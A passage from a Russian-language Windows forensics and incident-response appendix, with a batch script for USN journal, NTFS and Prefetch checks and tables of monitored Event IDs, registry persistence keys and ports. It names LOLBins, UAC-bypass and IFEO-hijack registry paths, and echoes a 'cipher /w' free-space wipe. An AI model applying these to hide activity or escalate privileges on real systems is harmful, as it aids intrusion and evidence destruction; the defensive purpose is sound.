echo ═══ [7] ВОССТАНОВЛЕНИЕ УДАЛЁННЫХ ДАННЫХ ═══
echo.

echo --- Безвозвратное затирание свободного пространства ---
echo   cipher /w:C:\  (затирает свободное пространство на C:)

echo --- Проверка MFT-атрибутов ---
echo   fsutil usn readjournal C: csv  (журнал изменений USN)

echo --- Последние 100 записей USN Journal ---
fsutil usn readjournal C: csv | findstr /c:"0x00000002" 2>nul
echo (0x00000002 = CLOSE — файл был закрыт)

echo.
echo ═══ [8] NTFS-СПЕЦИФИЧНЫЕ ПРОВЕРКИ ═══
echo.

echo --- Состояние USN Journal ---
fsutil usn queryjournal C:

echo --- Hard links на файл ---
echo   fsutil hardlink list "C:\path\to\file"

echo --- Reparse points (симлинки, junction) ---
echo   fsutil reparsepoint query "C:\path\to\link"

echo --- Sparse-файлы ---
echo   fsutil sparse queryflag "C:\path\to\file"

echo --- Информация о файле ---
```

```
echo   fsutil file queryfileid "C:\path\to\file"
echo   fsutil file queryfilenamebyid C:\ 0xFILEID

echo --- Квоты NTFS ---
fsutil quota query C:

echo.
echo ═══ [9] PREFETCH-АНАЛИЗ ═══
echo.

echo --- Список Prefetch-файлов (последние запуски) ---
dir /od "C:\Windows\Prefetch\*.pf" 2>nul

echo --- Prefetch для конкретной утилиты ---
echo Использование: dir "C:\Windows\Prefetch\УТИЛИТА*.pf"
echo Примеры:
dir "C:\Windows\Prefetch\CMD.EXE*.pf" 2>nul
dir "C:\Windows\Prefetch\POWERSHELL.EXE*.pf" 2>nul
dir "C:\Windows\Prefetch\CERTUTIL.EXE*.pf" 2>nul
dir "C:\Windows\Prefetch\MSHTA.EXE*.pf" 2>nul
dir "C:\Windows\Prefetch\REGSVR32.EXE*.pf" 2>nul
dir "C:\Windows\Prefetch\RUNDLL32.EXE*.pf" 2>nul
dir "C:\Windows\Prefetch\BITSADMIN.EXE*.pf" 2>nul
dir "C:\Windows\Prefetch\CMSTP.EXE*.pf" 2>nul
dir "C:\Windows\Prefetch\WMIC.EXE*.pf" 2>nul
dir "C:\Windows\Prefetch\SCHTASKS.EXE*.pf" 2>nul

echo.
echo ═══ [10] СБОР И АРХИВИРОВАНИЕ АРТЕФАКТОВ ═══
echo.

echo --- Создание CAB-архива с артефактами ---
echo   makecab /d CabinetName=evidence.cab /f filelist.txt

echo --- Создание tar-архива (Windows 10+) ---
echo   tar -cf evidence.tar -C C:\artifacts .

echo --- Расчёт хеша архива ---
echo   certutil -hashfile evidence.cab SHA256

echo.
echo ================================================================
echo  Для полного форензик-анализа рекомендуется использовать
echo  специализированные инструменты: KAPE, Arsenal Image Mounter,
echo  FTK Imager, Autopsy. Нативные утилиты System32 обеспечивают
echo  первичный сбор артефактов без необходимости установки ПО.
echo ================================================================
```

Дополнительные справочные материалы

Таблица критических Event ID для мониторинга

Event ID	Журнал	Описание	Приоритет
1	Sysmon	Создание процесса (с хешами и родителем)	Критический
3	Sysmon	Сетевое соединение	Высокий
7	Sysmon	Загрузка модуля (DLL)	Средний
8	Sysmon	CreateRemoteThread (инъекция)	Критический
10	Sysmon	Доступ к процессу (LSASS)	Критический
11	Sysmon	Создание файла	Средний
12–14	Sysmon	Операции реестра	Средний
22	Sysmon	DNS-запрос	Низкий
1102	Security	Очистка журнала Security	Критический
4104	PowerShell Operational	ScriptBlock Logging	Высокий
4624	Security	Успешный вход	Средний
4625	Security	Неудачный вход	Высокий
4648	Security	Явные учётные данные (Runas)	Высокий
4656	Security	Запрос доступа к объекту	Средний
4688	Security	Создание процесса	Высокий
4697	Security	Установка службы	Критический
4698	Security	Создание запланированной задачи	Критический
4720	Security	Создание учётной записи	Критический
4728	Security	Добавление в глобальную группу	Высокий
4732	Security	Добавление в локальную группу	Высокий
4740	Security	Блокировка учётной записи	Высокий
4756	Security	Добавление в универсальную группу	Высокий
5140	Security	Доступ к сетевому ресурсу	Средний
5156	Security	Разрешённое сетевое соединение (WFP)	Низкий
7034	System	Аварийное завершение службы	Высокий
7045	System	Установка новой службы	Критический

Таблица ключевых реестровых путей для мониторинга

Путь реестра	Что отслеживать	Тактика
`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`	Новые записи, изменения	Persistence
`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce`	Одноразовые команды	Persistence
`HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`	Пользовательский автозапуск	Persistence
`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`	Shell, Userinit	Persistence
`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows`	AppInit_DLLs	Persistence, DLL Injection
`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options`	Debugger (IFEO hijack)	Persistence, Privilege Escalation
`HKLM\SYSTEM\CurrentControlSet\Services`	Новые службы, изменение binPath	Persistence
`HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCertDlls`	Подгружаемые DLL	Persistence
`HKLM\SOFTWARE\Microsoft\NetSh`	Helper DLLs для netsh	Persistence
`HKLM\SOFTWARE\Classes\CLSID`	COM-hijacking	Persistence, Defense Evasion
`HKCU\SOFTWARE\Classes\CLSID`	COM-hijacking (пользователь)	Persistence
`HKLM\SOFTWARE\Classes\ms-settings\shell\open\command`	UAC Bypass (fodhelper)	Privilege Escalation
`HKCU\SOFTWARE\Classes\mscfile\shell\open\command`	UAC Bypass (eventvwr)	Privilege Escalation
`HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers`	SRP-политики	Defense Evasion
`HKLM\SOFTWARE\Policies\Microsoft\Windows\SrpV2`	AppLocker-политики	Defense Evasion
`HKLM\SYSTEM\CurrentControlSet\Control\Lsa`	Конфигурация LSA	Credential Access

Путь реестра	Что отслеживать	Тактика
`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System`	UAC settings, EnableLUA	Privilege Escalation
`HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell`	Ограничения PowerShell	Security Configuration
`HKLM\SOFTWARE\Microsoft\Windows Script Host\Settings`	Состояние WSH (Enabled)	Security Configuration

Быстрая справка: Сетевые порты и утилиты

Порт	Протокол	Утилита для диагностики	Назначение
53	TCP/UDP	`nslookup.exe`, `netsh.exe`	DNS
80	TCP	`certutil.exe`, `bitsadmin.exe`	HTTP
88	TCP/UDP	`klist.exe`, `nltest.exe`	Kerberos
135	TCP	`rpcping.exe`, `wmic.exe`	RPC Endpoint Mapper
137–139	TCP/UDP	`nbtstat.exe`, `net.exe`	NetBIOS
389	TCP	`dsquery.exe`, `nltest.exe`	LDAP
443	TCP	`certutil.exe`, `bitsadmin.exe`	HTTPS
445	TCP	`net.exe`, `robocopy.exe`	SMB
3389	TCP	`mstsc.exe`, `netstat.exe`	RDP
5985	TCP	`winrm` (cmd)	WinRM HTTP
5986	TCP	`winrm` (cmd)	WinRM HTTPS

> ***Об использовании материалов приложений.*** *Все команды, скрипты и конфигурации, представленные в данном приложении, предназначены исключительно для целей системного администрирования, аудита безопасности и реагирования на инциденты. Авторы не несут ответственности за использование описанных техник в незаконных целях. Перед применением любых ограничительных политик (AppLocker, SRP, WDAC) тестируйте их в изолированной среде и разворачивайте поэтапно с использованием режима аудита.*